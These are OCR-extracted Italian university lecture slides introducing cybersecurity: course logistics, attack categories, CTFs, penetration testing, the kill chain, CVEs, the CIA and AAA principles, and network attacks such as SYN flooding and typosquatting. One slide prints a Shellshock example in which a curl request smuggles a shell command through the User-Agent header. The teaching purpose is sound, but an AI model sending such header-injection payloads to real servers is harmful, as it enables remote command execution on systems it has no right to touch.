Introduzione

Fondamenti di Cybersecurity 2022/2023

Davide Berardi <davide.berardi@unibo.it>

Corso e docenti

Il corso è diviso in 3 macro-parti:

- Parte Generale
- Crittografia
- Esercitazioni

Imparerete le basi della crittografia e della cybersecurity **infrastrutturale** e **applicativa**.
No Web! (qualche accenno, ne parleremo tra poco).

Esame

Esercitazioni: 8/30 del totale
Esame Scritto: 24/30 del totale.
Voto >30 $=$ Lode!

Corso e docenti

Parte Generale: Davide Berardi <davide.berardi@unibo.it >
Crittografia: Riccardo Treglia <riccardo.treglia@unibo.it >
Tutor / Esercitazioni: Giacomo Gori <g.gori@unibo.it >

Davide Berardi

http://cs.unibo.it/~davide.berardi6

Founder of MON5 security startup (https://mon5.it)

Adjunct Professor & Research Fellow @ UniBo

Ph.D. in Computer Science & Engineering from 2022
Ex (from 2016 to 2018) Firmware Engineer @ T3LAB
Member of Ulisse (https://ulis.se)

Keywords: Network Security; System Administration;

GNU/Linux; Embedded Systems; Industrial / Automotive / Satellite Security

Libro (consigliato)

Hacker 7.0

Stuart McClure – Joel Scambray – George Kurtz
HACKER
7.0
DA 13 ANNI IL BEST SELLER
SULLA SICUREZZA INFORMATICA
TRADOTTO IN 30 LINGUE
600.000 COPIE VENDUTE
"Un buon sistema di sicurezza si misura proprio con 'non succede niente'."
– Stuart McClure, Joel Scambray, George Kurtz
APOGEO

La cybersecurity è un processo. È trasversale agli argomenti.
E.g. sicurezza delle reti, sicurezza industriale, sicurezza web, sicurezza degli applicativi, sicurezza infrastrutturale, etc.

Cosa Studieremo (in via di definizione)

- Linux / VM
- TOR / Dark Web / OSINT
- Radio / SDR
- Cifrari simmetrici / asimmetrici
- Password
- Sicurezza Wifi
- Network Security
- Reverse engineering e pwning
- Hardware security e Hardware open source (accenni)

Offerta formativa Unibo: Cybersecurity

Essendo una materia estremamente ampia, esistono diversi corsi Unibo.

Possibili corsi a scelta dei vostri 12 CFU:

Triennale Informatica: questo corso (6CFU, hw / reverse engineering)


Triennale Ingegneria Informatica: Laboratorio Di Sicurezza Informatica T (6CFU, web / red teaming)


Offerta formativa Unibo: Cybersecurity

Attività extra:

Cyberchallenge: `https://cyberchallenge.it/`

- Percorso a numero chiuso di 12 Lezioni su temi avanzati di sicurezza (PWN, reverse engineering, Web security, crypto, sicurezza dei sistemi e delle reti).


URNHere:x:0:0:Paolo_Bazzanella
tk_badcoffe:x:0:0:Marco_Bertoni
boboisback:x:0:0:Roberto_Scolaro
bonfee:x:0:0:Vincenzo_Bonforte
H4R:x:0:0:Federico_Mustich
Lori_Ringhio97:x:0:0:Lorenzo_Rinieri



1 Luglio 2019 | Premi e riconoscimenti

Cyber challenge italiana, medaglia d'argento per i cyber-defender Unibo

Il team dell'Alma Mater ha sbaragliato le altre squadre, composte da studenti universitari provenienti da tutta Italia, in una sfida sulla gestione della sicurezza di sistemi informatici di tipo attacco-difesa

Offerta formativa Unibo: Cybersecurity

Attività extra:

- Ulisse, Unibo Laboratory of Information and System SEcurity, gruppo di studenti e dottorandi interessati alla sicurezza informatica. Facciamo:
  - Progetti (sicurezza di ALMAWIFI);
  - CTF (Competizioni di sicurezza informatica);
  - Seminari.
  - `ulis.se` oppure `ulisse.unibo.it`

Costo della cybersecurity

SMBs typically spend around 10% of their annual budget on cybersecurity


The amount of money that many businesses spend on cyber security services varies but usually falls around 10% of the yearly IT budget. Companies spend $250,000 on cybersecurity solutions and training with annual IT budgets of $2.5M. Each full-time employee costs a company $2,500 – $2,800 for solid cyber security protection.

`https://imagineiti.com/how-much-does-cybersecurity-cost-for-small-to-mid-sized-businesses/`

If You Think Education Is Expensive, Try Ignorance

Derek Bok

Costo di attacchi



Ransomware attacks grew and destructive attacks got costlier

The share of breaches caused by ransomware grew 41% in the last year and took 49 days longer than average to identify and contain. Additionally, destructive attacks increased in cost by over USD 430,000.

$4.54M

Average cost of a ransomware attack

$5.12M

Average cost of a destructive attack

https://www.ibm.com/reports/data-breach

Tipologie di attacco

Gli attacchi moderni si classificano principalmente per le seguenti tipologie:

- Ransomware
- Malicious Code
- Destructive Malware
- Rootkits and Botnets
- Trojan horses
- Corrupted Software Files
- Spyware
- Denial-of-Service Attacks
- Phishing
- Network Infrastructure Devices
- Website Security
- Securing Wireless Networks
- Mobile security

Scena Hacker: Hats

Gli hacker vengono generalmente classificati secondo tre categorie:

- White Hat, hacker “buoni”;
- Black Hat, hacker “cattivi”;
- Grey Hat.

Sono classificazioni che riguardano l’etica degli attaccanti.

Scena Hacker: CTF???

Pensate alle CTF un po' come alle olimpiadi dell'informatica, con l'unica differenza che sono in gruppo e dovete bucare dei software!

How does it feels like

How it really is

ITS 3AM, LET'S PUT SOME BINARY GARBAGE IN THIS SEARCH FORM
I DON'T KNOW WHAT IT DOES, BUT NOW IT WORKS!
imgflip.com

CTF (2)

Le CTF saranno parte integrante di questo percorso, le esercitazioni saranno strutturate allo stesso modo di una CTF semplice.

Un esempio di CTF (in realtà un wargame) è:
`https://overthewire.org/wargames/bandit/`.

Molto consigliato svolgerlo per prepararsi al corso!

Security by Obscurity

Uno dei concetti più importanti e controintuitivi della sicurezza informatica.

Security by Obscurity è la segretezza di un sistema data dal fatto che non si conoscono i suoi funzionamenti interni.

La sicurezza di un sistema non deve mai dipendere dalla segretezza del suo funzionamento.

Security by Obscurity

Esempio: Qual è la sicurezza di un sistema web che controlla la password lato client?

Nessuna! Potete creare un altro client copiando il codice e togliendo il controllo della password.

La sicurezza in questo caso sta nel fatto che credete che nessuno sia in grado di riscrivere il client togliendo quel controllo.


È esattamente quello che succede con le crack dei videogiochi.

Red Team vs Blue Team

Il mondo dell'hacking Etico (white hat) si divide in diversi team.

- Red Team – Team "d'attacco" (e.g. penetration tester)
- Blue Team – Team "di difesa" (e.g. sysadmin)

Mix di questi team e altri team sono presenti sul mercato!


Yellow
(build)
Orange
(builder changes based on attacker knowledge)
Build
Attack
Defend
Green
(builder changes based on defender knowledge)
The BAD pyramid
Red
(attack)
Blue
(defend)
Purple
(defender changes based on attacker knowledge)

Daniel Miessler 2019
Based on work by April Wright


Vulnerability Assessment

Un'azienda potrebbe richiedere una certificazione del proprio livello di sicurezza (infrastrutturale o di un suo prodotto). Per questo scopo esistono due procedure:

- Vulnerability Assessment
- Penetration Test

Il primo espone al cliente la lista di **possibili** Vulnerabilità presenti, il secondo dove un hacker può arrivare sfruttando certe vulnerabilità

Vulnerability Assessment



Filter:

autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70

ID: 0a9ffc25-02e7-490d-9ae2-62ae926dae1c
Modified: Fri May 19 01:12:43 2017
Created: Fri May 19 00:55:09 2017
Owner: admin

Report: Results (71 of 333)

1 - 71 of 71

Vulnerability	Severity	QoD	Host	Location	Actions
Check for rexecd Service	10.0 (High)	80%	192.168.1.92	512/tcp	
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80%	192.168.1.92	80/tcp	
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99%	192.168.1.92	8787/tcp	
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10.0 (High)	95%	192.168.1.92	1099/tcp	
Possible Backdoor: Ingreslock	10.0 (High)	99%	192.168.1.92	1524/tcp	
OS End Of Life Detection	10.0 (High)	80%	192.168.1.92	general/tcp	
DistCC Remote Code Execution Vulnerability	9.3 (High)	99%	192.168.1.92	3632/tcp	
MySQL / MariaDB weak password	9.0 (High)	95%	192.168.1.92	3306/tcp	
VNC Brute Force Login	9.0 (High)	95%	192.168.1.92	5900/tcp	
PostgreSQL weak password	9.0 (High)	99%	192.168.1.92	5432/tcp	
SSH Brute Force Logins With Default Credentials Reporting	9.0 (High)	95%	192.168.1.92	22/tcp	
DistCC Detection	8.5 (High)	95%	192.168.1.92	3632/tcp	
PostgreSQL Multiple Security Vulnerabilities	8.5 (High)	80%	192.168.1.92	5432/tcp	
Check for rlogin Service	7.5 (High)	70%	192.168.1.92	513/tcp	
phpinfo() output accessible	7.5 (High)	80%	192.168.1.92	80/tcp	
phpMyAdmin BLOB Streaming Multiple Input Validation Vulnerabilities	7.5 (High)	80%	192.168.1.92	80/tcp	
phpMyAdmin Code Injection and XSS Vulnerability	7.5 (High)	80%	192.168.1.92	80/tcp	
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities	7.5 (High)	80%	192.168.1.92	80/tcp	
phpMyAdmin Configuration File PHP Code Injection Vulnerability	7.5 (High)	80%	192.168.1.92	80/tcp	


Penetration Test

Esempio di Penetration Test a MON5:

1. Vengono ricercati online i profili delle persone che lavorano in MON5 (OSINT);
2. Viene creato un finto ransomware da inviare ai dipendenti;
3. Viene mandata una mail di phishing contenente un exploit e il ransomware;
4. Viene infettata l'azienda.

L'azienda era carente quindi di formazione di personale, viene creato un report per spiegare i passi da effettuare per correggere queste mancanze.

Cyber Kill Chain



Phases of the Intrusion Kill Chain

Reconnaissance — Research, identification, and selection of targets

Weaponization — Pairing remote access malware with exploit into a deliverable payload (e.g. Adobe PDF and Microsoft Office files)

Delivery — Transmission of weapon to target (e.g. via email attachments, websites, or USB drives)

Exploitation — Once delivered, the weapon's code is triggered, exploiting vulnerable applications or systems

Installation — The weapon installs a backdoor on a target's system allowing persistent access


Command & Control — Outside server communicates with the weapons providing "hands on keyboard access" inside the target's network.

Actions on Objective — The attacker works to achieve the objective of the intrusion, which can include exfiltration or destruction of data, or intrusion of another target

La kill chain è un processo messo in atto dagli attaccanti e ricalcato da chi si vuole mettere nei panni di un attaccante.

Una debolezza in un sistema informatico che può essere sfruttata da una fonte terza.

Esempio: Weird Machine




Exploit

Un exploit è un programma o uno script o un comando in grado di sfruttare una specifica vulnerabilità per ottenere un risultato (e.g. installare un malware o ottenere una shell).
Esempio: Shellshock

```
curl -H ”User-Agent: () { :; }; /bin/eject” http://example.com/
```

Exploit



□ Verified □ Has App

Show 15


Search:

Date	D	A	V	Title	Type	Platform	Author
2023-02-20	⬇		✗	pfBlockerNG 2.1.4_26 - Remote Code Execution (RCE)	WebApps	PHP	IHTeam
2022-11-11	⬇		✗	SmartRG Router SR510n 2.6.13 - Remote Code Execution	Remote	Hardware	Yerodin Richards
2022-11-11	⬇		✗	CVAT 2.0 - Server Side Request Forgery	WebApps	Python	Emir Polat
2022-11-11	⬇		✗	IOTransfer V4 - Unquoted Service Path	Local	Windows	BLAY ABU SAFIAN
2022-11-11	⬇		✗	AVEVA InTouch Access Anywhere Secure Gateway 2020 R2 - Path Traversal	Remote	Hardware	Jens Regel

CVE

Un CVE (Common Vulnerability Exposure) è un programma di classificazione delle vulnerabilità.

A molte vulnerabilità note è associato un identificativo CVE con il relativo livello di minaccia.



CVE-2021-29281 Detail

Description

File upload vulnerability in GFI Mail Archiver versions up to and including 15.1 via insecure implementation of Telerik Web UI plugin which is affected by CVE-2014-2217, and CVE-2017-11317.

Severity

CVSS 3.x Severity and Metrics:

NIST: NVD

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

zeroday

Uno Zero Day è una vulnerabilità precedentemente ignota a chi è interessato alla sua risoluzione

Scena Hacker: Script Kiddie

Uno script kiddie (skid) è un Hacker che si limita ad eseguire (o modificare leggermente ed eseguire) exploit senza capirne il funzionamento interno.

Sono generalmente bistrattati dalla community hacker ma costituiscono una minaccia alla stregua black hat malevoli (se non peggio).

Uno skid potrebbe lanciare un exploit in grado di generare un Denial of Service di una linea di produzione, anche come danno collaterale.

Domande?

TOR / Dark Web e principi Crittografici

Fondamenti di Cybersecurity 2022/2023

Davide Berardi <davide.berardi@unibo.it>

Principi di Sicurezza: AAA

La parte di sicurezza informatica che studieremo oggi ha le sue fondamenta in due principi fondamentali: AAA e CIA.

- Authentication (autenticazione)
- Authorization (autorizzazione)
- Accounting (accreditamento)

Sono facili da ricordare in questo ordine, senza avere una “proprietà” è difficile garantirne una successiva.

Authentication


La proprietà di autenticazione è la capacità di un sistema di garantire che un utente possa essere identificato tramite informazioni in suo possesso.

Queste identificazioni possono essere di tre tipi:

- Quello che si ha (e.g. badge)
- Quello che si sa (e.g. password)
- Quello che si è (e.g. impronta digitale)

Authentication

Se queste informazioni si combinano viene messa in atto la cosiddetta autenticazione multifattore:



Davide

Non sei tu?


PASSWORD

inserisci

Hai dimenticato la password?

ACCEDI

Non hai un account? Registrati



Usa il CODICE [redacted] per accedere a PostePay online - Internet Ban... Per migliorare la tua esperienza scarica l'APP!

più meccanismi dello stesso tipo non aumentano la sicurezza!

Authorization


L'autorizzazione indica che cosa può effettuare un determinato utente.

Esempio: Nel sistema X la password dell'utente può essere cambiata solo da l'utente stesso a fronte di un'autenticazione o un utente speciale (amministratore).

Accounting

L'accounting è la procedura con cui si assegnano determinate operazioni effettuate a un account (logging).

Ad esempio il traffico consumato dalla propria scheda SIM, quali siti visitate o l'ultima volta che avete cambiato la password.



Principi di Sicurezza: CIA

Esistono inoltre altri tre concetti (due saranno **fondamentali** durante il modulo di crittografia).

- Confidenzialità
- Integrità
- Disponibilità

Questi concetti sono indipendenti l'uno dall'altro, la sicurezza di un sistema si può misurare in base a questi tre fattori (che devono essere sempre presenti).

Confidenzialità

Una messaggio si definisce confidenziale se può essere letto solo dal destinatario predesignato.


Alice vuole mandare un messaggio a Bob (immaginiamo su whatsapp, mail, teams o telegram), questo messaggio può essere letto solo da Bob.

Man in the Middle

Ricordiamoci che bisogna pensare come se fosse sempre possibile mettersi nel mezzo di una comunicazione, anche spacciandosi per il destinatario con il mittente e per il mittente con il destinatario.

Questi attacchi prendono il nome di **Man in the Middle**.


Attacco alla confidenzialità: Eavesdropping



Eve, un attaccante nel mezzo cerca di leggere il messaggio per Bob.


Integritaà

Una messaggio si definisce integro se il destinatario è certo del suo mittente.




Alice vuole mandare un messaggio a Bob (immaginiamo su whatsapp, mail, teams o telegram), Bob è sicuro che arrivi da Alice.

Attacco all'integrità: Manipulation



Mallory, un attaccante, modifica un messaggio di Alice inviandolo a Bob (e.g. cambia l'IBAN presente su una fattura).


Attacco all'integrità: User impersonation / Spoofing



Mallory, un attaccante, si spaccia per Alice e invia un messaggio a Bob.


Disponibilità (Availability)

La disponibilità è la capacità di un sistema di rispondere a determinate richieste.



Alice vuole mandare un messaggio a Bob (immaginiamo su whatsapp, mail, teams o telegram), è garantito che il messaggio arrivi entro un certo tempo.

Attacco all'disponibilità: Denial of Service



Mallory, un attaccante nel mezzo, elimina il messaggio per Bob.

Attacco all’disponibilità: Denial of Service (2)

Un altro esempio di Denial of Service è un attacco effettuabile per la prenotazione di un ristorante.

1. L’attaccante chiama il ristorante prenotando tutti i coperti

Attacco all'disponibilità: Denial of Service + spoofing (3)

Un altro esempio di Denial of Service è un attacco effettuabile per la prenotazione di un ristorante.

1. Il ristorante non si fida di qualcuno che prenota l'intero ristorante
2. L'attaccante chiama il ristorante n/2 volte prenotando ogni volta un tavolo per 2 persone, dando sempre un nome diverso (spoofing).

Attacco all'disponibilità: Distributed Denial of Service (3)

Un altro esempio di Denial of Service è un attacco effettuabile per la prenotazione di un ristorante.

1. Il ristorante non si fida di qualcuno che prenota l'intero ristorante
2. Il ristoratore riconosce la voce dell'attaccante e i meccanismi di modifica della voce.
3. L'attaccante e n/2 amici chiamano il ristorante prenotando ogni volta un tavolo per 2 persone. (Distributed denial of service)


Una proprietà non presente in CIA (perché non rappresenta la sicurezza di un sistema ma un modo di eludere la proprietà di accounting) è l'anonimato online.

Spoiler: Navigando online non siete anonimi.

Siete soggetti a profilazione da parte di ISP (chi vi fornisce la rete), social network, cookies traccianti, etc.

Il protocollo usato a livello globale per identificare un server è Internet Protocol (IP).


La versione 4 prevede indirizzi (che possiamo pensare come numeri di telefono) a 32 bit:




Il server deve conoscere il vostro indirizzo pubblico per rispondere!!! (no anonimato)

Attacco a IP: IP Spoofing

Gli indirizzi NON (spoiler: nemmeno i numeri di telefono!) sono protetti da una forma di integrità. Chiunque può cambiare il proprio IP sorgente, esattamente come sulla busta di una lettera.



Non entreremo nei dettagli del routing. Ci limiteremo a dire che, semplicemente, il vostro pacchetto viene fatto passare attraverso un'infrastruttura di router...i quali sono per definizione Man in the Middle!



1

[1] Immagine da cloudflare

Riassunto di Reti: TCP

Al livello superiore, i servizi vengono identificati tramite quella che viene indicata come “porta”. Esempi di porte TCP molto usate sono:

- 22 SSH
- 25 SMTP (mail in uscita)
- 80 HTTP
- 110 POP (mail in entrata)
- 443 HTTPS


Attacco a TCP: Syn flooding

TCP prevede il concetto di connessione, a differenza di altri protocolli dello stesso livello (UDP).

Sempre nel mondo dei telefoni possiamo pensare a questo concetto come una chiamata.

Per effettuare questa operazione TCP invia un pacchetto con una segnalazione speciale chiamata SYN, si aspetta un pacchetto con una segnalazione SYN-ACK e, per “rispondere” correttamente deve inviare un pacchetto contenente una segnalazione ACK.


Attacco a TCP: Syn flooding



[2]

[2] immagine da tcpipguide.com

Cosa succede se non si invia mai l'ACK finale e il server può accettare al massimo n connessioni?



3

[3] immagine da tcpipguide.com


Cosa succede se non si invia mai l'ACK finale e il server può accettare al massimo n connessioni?

Denial of Service dopo n “chiamate”!

Ricordiamo l'esempio del ristorante.

Il mondo dei servizi online non ragiona con indirizzi (sarebbe quasi impossibile non sbagliare un'indirizzo email...pensate se per inviarmi una mail dovreste ricordarvi davide.berardi@137.204.24.147 ...).

Per questo motivo esiste un registro online distribuito chiamato DNS.




4

[4] Immagine da geekforgeeks

Cosa succede se compriamo il dominio gmail.it?

Attacco a DNS: Typosquatting

Tutte le persone che sbaglieranno a scrivere un indirizzo gmail.com invieranno una mail al nostro server. Questo fa in modo di ottenere email private senza nemmeno dover usare social engineering.



